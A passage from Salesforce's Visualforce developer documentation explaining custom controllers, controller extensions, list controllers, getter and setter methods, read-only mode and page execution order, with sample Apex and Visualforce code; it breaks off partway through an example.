3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Example: The following class is a simple example of a custom controller:

```
public class MyController {

    private final Account account;

    public MyController() {
        account = [SELECT Id, Name, Site FROM Account
                   WHERE Id = :ApexPages.currentPage().getParameters().get('id')];
    }

    public Account getAccount() {
        return account;
    }

    public PageReference save() {
        update account;
        return null;
    }
}
```

The following Visualforce markup shows how the custom controller above can be used in a page:

```
<apex:page controller="MyController" tabStyle="Account">
    <apex:form>
```

```
        <apex:pageBlock title="Congratulations {!$User.FirstName}">
            You belong to Account Name: <apex:inputField value="{!account.name}"/>
            <apex:commandButton action="{!save}" value="save"/>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

The custom controller is associated with the page because of the `controller` attribute of the `<apex:page>` component.

As with standard controllers and controller extensions, custom controller methods can be referenced with `{! }` notation in the associated page markup. In the example above, the `getAccount` method is referenced by the `<apex:inputField>` tag's `value` attribute, while the `<apex:commandButton>` tag references the `save` method with its `action` attribute.

Note: Like other Apex classes, all custom controllers run in system mode. Consequently, the current user's credentials are not used to execute controller logic, and the user's permissions and field-level security do not apply.

You can choose whether a custom controller respects a user's organization-wide defaults, role hierarchy, and sharing rules by using the `with sharing` keywords in the class definition. For information, see “Using the `with sharing`, `without sharing`, and `inherited sharing` Keywords” in the Apex Developer Guide.

A custom controller can also be used to create new records. For example:

```
public class NewAndExistingController {

    public Account account { get; private set; }

    public NewAndExistingController() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        account = (id == null) ? new Account() :
            [SELECT Name, Phone, Industry FROM Account WHERE Id = :id];
    }

    public PageReference save() {
        try {
            upsert(account);
        } catch(System.DMLException e) {
            ApexPages.addMessages(e);
            return null;
        }
        //  After successful Save, navigate to the default view page
        PageReference redirectSuccess = new
ApexPages.StandardController(Account).view();
        return (redirectSuccess);
    }
}
```

The following Visualforce markup shows how the custom controller above can be used in a page:

```
<apex:page controller="NewAndExistingController" tabstyle="Account">
    <apex:form>
        <apex:pageBlock mode="edit">
            <apex:pageMessages/>
            <apex:pageBlockSection>
                <apex:inputField value="{!account.name}"/>
                <apex:inputField value="{!account.phone}"/>
                <apex:inputField value="{!account.industry}"/>
            </apex:pageBlockSection>
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton value="Save" action="{!save}"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Building a Controller Extension

A controller extension is any Apex class containing a constructor that takes a single argument of type `ApexPages.StandardController` or *`CustomControllerName`*, where *`CustomControllerName`* is the name of a custom controller you want to extend.

The following class is a simple example of a controller extension:

```
public class myControllerExtension {

    private final Account acct;

    // The extension constructor initializes the private member
    // variable acct by using the getRecord method from the standard
    // controller.
    public myControllerExtension(ApexPages.StandardController stdController) {
        this.acct = (Account)stdController.getRecord();
    }

    public String getGreeting() {
        return 'Hello ' + acct.name + ' (' + acct.id + ')';
    }
}
```

The following Visualforce markup shows how the controller extension from above can be used in a page:

```
<apex:page standardController="Account" extensions="myControllerExtension">
    {!greeting} <p/>
    <apex:form>
        <apex:inputField value="{!account.name}"/> <p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

The extension is associated with the page using the `extensions` attribute of the `<apex:page>` component.

As with all controller methods, controller extension methods can be referenced with `{! }` notation in page markup. In the example above, the `{!greeting}` expression at the top of the page references the controller extension's `getGreeting` method.

Because this extension works in conjunction with the Account standard controller, the standard controller methods are also available. For example, the `value` attribute in the `<apex:inputField>` tag retrieves the name of the account using standard controller functionality. Likewise, the `<apex:commandButton>` tag references the standard account `save` method with its `action` attribute.

Multiple controller extensions can be defined for a single page through a comma-separated list. This allows for overrides of methods with the same name. For example, if the following page exists:

```
<apex:page standardController="Account"
    extensions="ExtOne,ExtTwo" showHeader="false">
    <apex:outputText value="{!foo}" />
</apex:page>
```

with the following extensions:

```
public class ExtOne {
    public ExtOne(ApexPages.StandardController acon) { }

    public String getFoo() {
        return 'foo-One';
    }
}
```

```
public class ExtTwo {
    public ExtTwo(ApexPages.StandardController acon) { }

    public String getFoo() {
        return 'foo-Two';
    }
}
```

The value of the `<apex:outputText>` component renders as `foo-One`. Overrides are defined by whichever methods are defined in the “leftmost” extension, or, the extension that is first in the comma-separated list. Thus, the `getFoo` method of `ExtOne` is overriding the method of `ExtTwo`.

Note: Like other Apex classes, controller extensions run in system mode. Consequently, the current user's credentials are not used to execute controller logic, and the user's permissions and field-level security do not apply. However, if a controller extension extends a standard controller, the logic from the standard controller does not execute in system mode. Instead, it executes in user mode, in which the permissions, field-level security, and sharing rules of the current user apply.

You can choose whether a controller extension respects a user's organization-wide defaults, role hierarchy, and sharing rules by using the `with sharing` keywords in the class definition. For information, see “Using the `with sharing`, `without sharing`, and `inherited sharing` Keywords” in the Apex Developer Guide.

Building a Custom List Controller

A custom list controller is similar to a standard list controller. Custom list controllers can implement Apex logic that you define to show or act on a set of records.

For example you can create the following custom list controller based on a SOQL query:

```
public class opportunityList2Con {
    // ApexPages.StandardSetController must be instantiated
    // for standard list controllers
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                    [SELECT Name, CloseDate FROM Opportunity]));
            }
            return setCon;
        }
        set;
    }

    // Initialize setCon and return a list of records
    public List<Opportunity> getOpportunities() {
        return (List<Opportunity>) setCon.getRecords();
    }
}
```

Note: The list of sObjects returned by `getRecords()` is immutable. For example, you can't call `clear()` on it. You can make changes to the sObjects contained in the list, but you can't add items to or remove items from the list itself.

The following Visualforce markup shows how the custom controller above can be used in a page:

```
<apex:page controller="opportunityList2Con">
    <apex:pageBlock>
        <apex:pageBlockTable value="{!opportunities}" var="o">
            <apex:column value="{!o.Name}"/>
            <apex:column value="{!o.CloseDate}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

You can also create a custom list controller that uses anti- and semi-joins as part of the SOQL query. The following code is implemented as an extension to the account standard controller:

```
public with sharing class AccountPagination {
    private final Account acct;

    // The constructor passes in the standard controller defined
    // in the markup below
    public AccountPagination(ApexPages.StandardSetController controller) {
        this.acct = (Account)controller.getRecord();
    }

    public ApexPages.StandardSetController accountRecords {
        get {
            if(accountRecords == null) {
                accountRecords = new ApexPages.StandardSetController(
                    Database.getQueryLocator([SELECT Name FROM Account WHERE Id NOT IN
                        (SELECT AccountId FROM Opportunity WHERE IsClosed = true)]));
            }
            return accountRecords;
        }
        private set;
    }
    public List<Account> getAccountPagination() {
         return (List<Account>) accountRecords.getRecords();
    }
}
```

The page that displays these records uses a mix of standard list controller actions, but depends on iterating over the records returned from the custom list controller:

```
<apex:page standardController="Account" recordSetVar="accounts"
extensions="AccountPagination">
    <apex:pageBlock title="Viewing Accounts">
        <apex:form id="theForm">
            <apex:pageBlockSection >
                <apex:dataList value="{!accountPagination}" var="acct" type="1">
                    {!acct.name}
                </apex:dataList>
            </apex:pageBlockSection>
            <apex:panelGrid columns="2">
                <apex:commandLink action="{!previous}">Previous</apex:commandlink>
                <apex:commandLink action="{!next}">Next</apex:commandlink>
            </apex:panelGrid>
        </apex:form>
    </apex:pageBlock>
</apex:page>
```

Controller Methods

Visualforce markup can use the following types of controller extension and custom controller methods:

- Action
- Getter
- Setter

Action Methods

Action methods perform logic or navigation when a page event occurs, such as when a user clicks a button, or hovers over an area of the page. Action methods can be called from page markup by using `{! }` notation in the `action` parameter of one of the following tags:

- `<apex:commandButton>` creates a button that calls an action
- `<apex:commandLink>` creates a link that calls an action
- `<apex:actionPoller>` periodically calls an action
- `<apex:actionSupport>` makes an event (such as “onclick”, “onmouseover”, and so on) on another, named component, call an action
- `<apex:actionFunction>` defines a new JavaScript function that calls an action
- `<apex:page>` calls an action when the page is loaded

For example, in the sample page in Build a Custom Controller on page 99, the controller's `save` method is called by the `action` parameter of the `<apex:commandButton>` tag. Other examples of action methods are discussed in Defining Action Methods on page 129.

Getter Methods

Getter methods return values from a controller. Every value that is calculated by a controller and displayed in a page must have a corresponding getter method, including any Boolean variables. For example, in the sample page in Build a Custom Controller on page

99, the controller includes a `getAccount` method. This method allows the page markup to reference the `account` member variable in the controller class with `{! }` notation. The `value` parameter of the `<apex:inputField>` tag uses this notation to access the account, and dot notation to display the account's name. Getter methods must always be named `get`***Variable***.

Important: It's a best practice for getter methods to be *idempotent*, that is, to not have side effects. For example, don't increment a variable, write a log message, or add a new record to the database. Visualforce doesn't define the order in which getter methods are called, or how many times they might be called in the course of processing a request. Design your getter methods to produce the same outcome, whether they are called once or multiple times for a single page request.

Setter Methods

Setter methods pass user-specified values from page markup to a controller. Any setter methods in a controller are automatically executed before any action methods.

For example, the following markup displays a page that implements basic search functionality for Leads. The associated controller includes getter and setter methods for the search box input, and then uses the search text to issue a SOSL query when the user clicks **Go!**. Although the markup doesn't explicitly call the search text setter method, it executes before the `doSearch` action method when a user clicks the command button:

```
<apex:page controller="theController">
   <apex:form>
      <apex:pageBlock mode="edit" id="block">
         <apex:pageBlockSection>
            <apex:pageBlockSectionItem>
               <apex:outputLabel for="searchText">Search Text</apex:outputLabel>
               <apex:panelGroup>
                  <apex:inputText id="searchText" value="{!searchText}"/>
                  <apex:commandButton value="Go!" action="{!doSearch}"
                                      rerender="block" status="status"/>
               </apex:panelGroup>
            </apex:pageBlockSectionItem>
        </apex:pageBlockSection>
        <apex:actionStatus id="status" startText="requesting..."/>
        <apex:pageBlockSection title="Results" id="results" columns="1">
           <apex:pageBlockTable value="{!results}" var="l"
                               rendered="{!NOT(ISNULL(results))}">
              <apex:column value="{!l.name}"/>
              <apex:column value="{!l.email}"/>
              <apex:column value="{!l.phone}"/>
           </apex:pageBlockTable>
        </apex:pageBlockSection>
      </apex:pageBlock>
   </apex:form>
</apex:page>
```

The following class is the controller for the page markup above:

```
public class theController {

    String searchText;
    List<Lead> results;

    public String getSearchText() {
        return searchText;
    }

    public void setSearchText(String s) {
        searchText = s;
    }

    public List<Lead> getResults() {
        return results;
    }

    public PageReference doSearch() {
        results = (List<Lead>)[FIND :searchText RETURNING Lead(Name, Email, Phone)][0];
        return null;
    }
}
```

While a getter method is always required to access values from a controller, it's not always necessary to include a setter method to pass values into a controller. If a Visualforce component is bound to an sObject that is stored in a controller, the sObject's fields are automatically set if changed by the user, as long as the sObject is saved or updated by a corresponding action method. An example of this behavior is shown in the sample page in Build a Custom Controller on page 99.

Setter methods must always be named `set`***`Variable`***.

Important: It's a best practice for setter methods to be *idempotent*, that is, to not have side effects. For example, don't increment a variable, write a log message, or add a new record to the database. Visualforce doesn't define the order in which setter methods are called, or how many times they might be called in the course of processing a request. Design your setter methods to produce the same outcome, whether they are called once or multiple times for a single page request.

Getting and Setting Data with a Custom Extension or Controller

There is no guaranteed order in which Apex methods and variables are processed by a controller extension or custom controller. Therefore, do not allow controller and extension classes to rely on another method being run, call that method directly. This applies specifically to setting variables and accessing data from the database.

For example, in the following custom controller, the first method, `getContactMethod1`, always returns the correct value because it doesn't assume that the contact variable `c` already exists. The second method, `getContactMethod2`, however, sometimes returns the correct value, but not every time if `c` hasn't yet been set.

```
public class conVsBad {
    Contact c;

    public Contact getContactMethod1() {
        if (c == null) c = [SELECT Id, Name FROM Contact LIMIT 1];
        return c;
    }

    public Contact getContactMethod2() {
        return c;
    }
}
```

The following custom controller has the exact same methods. However, `getContactMethod2` calls `contactMethod1`, so the variable `c` is always set, and always contains the correct value when returned.

```
public class conVsGood {
    Contact c;

    public Contact getContactMethod1() {
        if(c == null) c = [SELECT Id, Name FROM Contact LIMIT 1];
        return c;
    }

    public Contact getContactMethod2() {
        return getContactMethod1();
    }
}
```

The following markup shows two pages that call these controllers. The Visualforce markup is identical, only the controller name is changed:

```
<apex:page controller="conVsGood">
    getContactMethod2(): {!contactMethod2.name}<br/>
    getContactMethod1(): {!contactMethod1.name}
</apex:page>
```

```
<apex:page controller="conVsBad">
    getContactMethod2(): {!contactMethod2.name}<br/>
    getContactMethod1(): {!contactMethod1.name}
</apex:page>
```

Controller Class Security

Like other Apex classes, you can specify whether a user can execute methods in a custom controller or controller extension class based on the user's profile.

Note: If you've installed a managed package in your org, you can set security only for the Apex classes in the package that are declared as `global` or for classes that contain methods declared as `webService`.

If users have the Author Apex permission, they can access all Apex classes in the associated organization, regardless of the security settings for individual classes.

Permission for an Apex class is checked only at the top level. For example, class A calls class B. User X has a profile that can access class A but not class B. User X can execute the code in class B, but only through class A; user X cannot invoke class B directly. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page. The controller associated with the custom component executes regardless of permissions.

To set Apex class security from the class list page:

Set Apex Class Access from the Class List Page

To set Apex class security from the class detail page: Set Apex Class Access from the Class Detail Page

SEE ALSO:

Security Tips for Apex and Visualforce Development

Working with Large Sets of Data

Visualforce custom controllers and controller extensions are subject to Apex governor limits. For more information about governor limits, see Execution Governors and Limits on page 793. Additionally, Visualforce iteration components, such as `<apex:pageBlockTable>` and `<apex:repeat>`, are limited to a maximum of 1,000 items in the collection they iterate over.

Sometimes your Visualforce pages may need to work with or display larger sets of data, but not need to make modifications to that data; for example, if you are providing custom reporting and analytics. Visualforce offers developers a "read-only mode", which relaxes the limit on the number of rows which can be queried in one request, and increases the limit on the number of collection items which can be iterated over within the page.

You can specify read-only mode either for an entire page or, with certain limitations, on individual components or methods.

Note: You can only iterate over large sets of data if you specify read-only mode for the entire page.

IN THIS SECTION:

Setting Read-Only Mode for an Entire Page

To enable read-only mode for an entire page, set the `readOnly` attribute on the `<apex:page>` component to `true`.

Setting Read-Only Mode for Controller Methods

Visualforce controller methods can, with some important limitations, use the Apex `ReadOnly` annotation, even if the page itself isn't in read-only mode.

Setting Read-Only Mode for an Entire Page

To enable read-only mode for an entire page, set the `readOnly` attribute on the `<apex:page>` component to `true`.

For example, here's a simple page that is processed in read-only mode:

```
<apex:page controller="SummaryStatsController" readOnly="true">
    <p>Here is a statistic: {!veryLargeSummaryStat}</p>
</apex:page>
```

The controller for this page is also simple, but illustrates how you can calculate summary statistics for display on a page:

```
public class SummaryStatsController {
    public Integer getVeryLargeSummaryStat() {
        Integer closedOpportunityStats =
            [SELECT COUNT() FROM Opportunity WHERE Opportunity.IsClosed = true];
        return closedOpportunityStats;
    }
}
```

Normally, queries for a single Visualforce page request may not retrieve more than 50,000 rows. In read-only mode, this limit is relaxed to allow querying up to 1,000,000 rows.

In addition to querying many more rows, the `readOnly` attribute also increases the maximum number of items in a collection that can be iterated over using components such as `<apex:dataTable>`, `<apex:dataList>`, and `<apex:repeat>`. This limit increased from 1,000 items to 10,000. Here's a simple controller and page demonstration:

```
public class MerchandiseController {

    public List<Merchandise__c> getAllMerchandise() {
        List<Merchandise__c> theMerchandise =
            [SELECT Name, Price__c FROM Merchandise__c LIMIT 10000];
        return(theMerchandise);
    }
}
```

```
<apex:page controller="MerchandiseController" readOnly="true">
    <p>Here is all the merchandise we have:</p>
    <apex:dataTable value="{!AllMerchandise}" var="product">
        <apex:column>
            <apex:facet name="header">Product</apex:facet>
            <apex:outputText value="{!product.Name}" />
        </apex:column>
        <apex:column>
            <apex:facet name="header">Price</apex:facet>
            <apex:outputText value="{!product.Price__c}" />
        </apex:column>
    </apex:dataTable>
</apex:page>
```

While Visualforce pages that use read-only mode for the entire page can't use data manipulation language (DML) operations, they can call getter, setter, and action methods that affect form and other user interface elements on the page, make additional read-only queries, and so on.

Setting Read-Only Mode for Controller Methods

Visualforce controller methods can, with some important limitations, use the Apex `ReadOnly` annotation, even if the page itself isn't in read-only mode.

Visualforce controller methods with the `@ReadOnly` annotation automatically take advantage of read-only mode. However, restrictions on the `@ReadOnly` annotation means that, for Visualforce controller methods, a read-only method must also have the `@RemoteAction` annotation. The `@RemoteAction` annotation requires that the method be:

- Either `global` or `public`
- `static`

Enabling read-only mode by using the `@ReadOnly` annotation must be done on the top level method call. If the top level method call doesn't have the`@ReadOnly` annotation, the normal restrictions on maximum queried rows are enforced for the entire request, even if secondary methods are annotated with `@ReadOnly`.

Using the `@ReadOnly` annotation on a controller method allows you to retrieve a larger collection of records as the result of a Visualforce expression. However, it doesn't increase the maximum number of items in a collection for iteration components. If you want to iterate over larger collections of results, you need to enable read-only mode for the entire page.

SEE ALSO:

Setting Read-Only Mode for an Entire Page

Apex Developer Guide: ReadOnly Annotation

Considerations for Creating Custom Controllers and Controller Extensions

Note the following considerations when creating controller extensions and custom controllers:

- Unless a class has a method defined as `webService`, custom extension and controller classes and methods are generally defined as `public`. If a class includes a web service method, it must be defined as `global`.
- Use sets, maps, or lists when returning data from the database. This makes your code more efficient because the code makes fewer trips to the database.
- The Apex governor limits for Visualforce controller extensions and custom controllers are the same as the limits for anonymous block or WSDL methods. For more information about governor limits, see Execution Governors and Limits in the Appendix.
- If you are building a custom controller or controller extension, be careful that you do not inadvertently expose sensitive data that would normally be hidden from users. Consider using the `with sharing` keywords on class definitions to enforce permissions. Also be careful using Web services, which are secured as top-level entry points by the profile, but execute in the system context once they are initiated.
- Apex methods and variables are not instantiated in a guaranteed order. For more information, see Getting and Setting Data with a Custom Extension or Controller on page 106.
- You can't use data manipulation language (DML) operations in a “getxxx” method in a controller. For example, if your controller had a `getName` method, you could not use `insert` or `update` in the method to create an object.
- You can't use data manipulation language (DML) operations in a constructor method in a controller.
- You can't use the `@future` annotation in a “getxxx” or “setxxx” method in a controller, or in the constructor for a controller.
- Primitive Apex data types such as String or Integer are passed by value to the component's controller.
- Non-primitive Apex data types such as lists and sObjects are passed by reference to component's controller. This means that if component's controller changes the name of an account, the changes are available in page's controller.
- If your org uses person accounts
  - When referencing an account record's `name` field with a custom controller using the `<apex:inputField>` component you must specify `isPersonAccount` in your query.
  - If you create a new account and set `name`, the record will be a business account. If you create a new account and set `lastname`, it will be a person account.
  - As a best practice, create a custom name formula field that will render properly for both person accounts and business accounts, then use that field instead of the standard field in your Visualforce pages.
  - If you plan on including your Visualforce page in a Salesforce AppExchange package, in your controller or controller extension, you cannot explicitly reference fields that exist only in a person account.

Order of Execution in a Visualforce Page

When a user views a Visualforce page, instances of the controller, extensions, and components associated with the page are created by the server. The order in which these elements are executed can affect how the page is displayed to the user.

To fully understand the order of execution of elements on a Visualforce page, you must first understand the page's *lifecycle*–that is, how the page is created and destroyed during the course of a user session. The lifecycle of a page is determined not just by the content of the page, but also by how the page was requested. There are two types of Visualforce page requests:


- A *get request* is an initial request for a page either made when a user enters an URL or when a link or button is clicked that takes the user to a new page.
- A *postback request* is made when user interaction requires a page update, such as when a user clicks on a **Save** button and triggers a save action.

Note: The maximum response size from a Visualforce page request must be below 15 MB.

IN THIS SECTION:

Order of Execution for Visualforce Page Get Requests

A *get request* is an initial request for a page either made when a user enters an URL or when a link or button is clicked that takes the user to a new page. The following diagram shows how a Visualforce page interacts with a controller extension or a custom controller class during a get request:


User
Salesforce.com
1
Evaluate constructors on controller and extensions
Custom component on page?
Yes
No
2
Evaluate constructors on controllers, extensions, and expressions on attribute definitions
3
Evaluate expressions, <apex:page> action attribute, and other method calls
<apex:form> on page?
Yes
No
4
Create view state
5
Send HTML to browser

In the diagram above the user initially requests a page, either by entering a URL or clicking a link or button. This initial page request is called the *get request*.

1. The constructor methods on the associated custom controller or controller extension classes are called, instantiating the controller objects.
2. If the page contains any custom components, they are created and the constructor methods on any associated custom controllers or controller extensions are executed. If attributes are set on the custom component using expressions, the expressions are evaluated after the constructors are evaluated.

3. The page then executes any `assignTo` attributes on any custom components on the page. After the `assignTo` methods are executed, expressions are evaluated, the `action` attribute on the `<apex:page>` component is evaluated, and all other method calls, such as getting or setting a property value, are made.
4. If the page contains an `<apex:form>` component, all of the information necessary to maintain the state of the database between page requests is saved as an encrypted *view state*. The view state is updated whenever the page is updated.
5. The resulting HTML is sent to the browser. If there are any client-side technologies on the page, such as JavaScript, the browser executes them.

As the user interacts with the page, the page contacts the controller objects as required to execute action, getter, and setter methods.

Once a new get request is made by the user, the view state and controller objects are deleted.

Note: If the user is redirected to a page that uses the same controller and the same or a proper subset of controller extensions, a postback request is made. When a postback request is made, the view state is maintained.


If the user interaction requires a page update, such as when the user clicks a **Save** button that triggers a save action, a *postback request* is made. For more information on postback requests, see Order of Execution for Visualforce Page Postback Requests on page 113.

For a specific example of a get request, see Order of Execution Example on page 115.

Order of Execution for Visualforce Page Postback Requests

Learn how a Visualforce page interacts with a controller extension or a custom controller class during a postback request.

A *postback request* is made when user interaction requires a page update, such as when a user clicks on a **Save** button and triggers a save action.


User
Salesforce.com
1
Decode view state
2
Evaluate expressions and all method calls, including those on custom component controllers
All methods complete successfully?
Yes
No
3
Evaluate the action that triggered the postback
All methods complete successfully?
No
Yes
4
HTML sent to browser
Update data and redirect user or update view state

1. During a postback request, the view state is decoded and used as the basis for updating the values on the page.

   Note: A component with the `immediate` attribute set to `true` bypasses this phase of the request. In other words, the action executes, but no validation is performed on the inputs and no data changes on the page. See Use the immediate Attribute Carefully.

2. After the view state is decoded, expressions are evaluated and set methods on the controller and any controller extensions, including set methods in controllers defined for custom components, are executed.

These method calls do not update the data unless all methods are executed successfully. For example, if one of the methods updates a property and the update is not valid due to validation rules or an incorrect data type, the data is not updated and the page redisplays with the appropriate error messages.

3. The action that triggered the postback request is executed. If that action completes successfully, the data is updated. If the postback request returns the user to the same page, the view state is updated.

   Note: The `action` attribute on the `<apex:page>` component is not evaluated during a postback request. It is only evaluated during a get request.

4. The resulting HTML is sent to the browser.

If the postback request indicates a page redirect and the redirect is to a page that uses the same controller and a proper subset of controller extensions of the originating page, a postback request is executed for that page. Otherwise, a get request is executed for the page. If the postback request contains an `<apex:form>` component, only the ID query parameter on a postback request is returned.

Tip: You can use the `setRedirect` attribute on a `pageReference` to control whether a postback or get request is executed. If `setRedirect` is set to true, a get request is executed. Setting it to false does not ignore the restriction that a postback request will be executed if and only if the target uses the same controller and a proper subset of extensions. If `setRedirect` is set to false, and the target does not meet those requirements, a get request will be made.

Once the user is redirected to another page, the view state and controller objects are deleted.

For a specific example of a postback request, see Order of Execution Example on page 115.

Order of Execution Example

Follow the lifecycle of a Visualforce page. Learn how the order of execution differs when the user retrieves the page with a get request instead of a postback request.

Set Up the Example

The page in our example shows the name of an account, Northern Trail Outfitters, the number of its employees, and its industry. The user can edit these account details if the URL query parameter `key` is set to `true`. The page also displays the original value of `key` and its updated values that are set during the initialization of a custom component.

1. Create a controller for a custom component named `PageValuesController`.

```
public with sharing class PageValuesController {
    public Boolean controllerKey {get; set;}

    public Boolean getNewKey() {
        // return the opposite of controllerKey
        return !controllerKey;
    }
}
```

2. Create a custom component named `PageValues`.

```
<apex:component controller="PageValuesController">
    <apex:attribute name="originalKey" type="Boolean"
        description="The original key." assignTo="{!controllerKey}"/>
    <p>
        Original Key = {!originalKey}<br/>
        Controller Key = {!controllerKey}<br/>
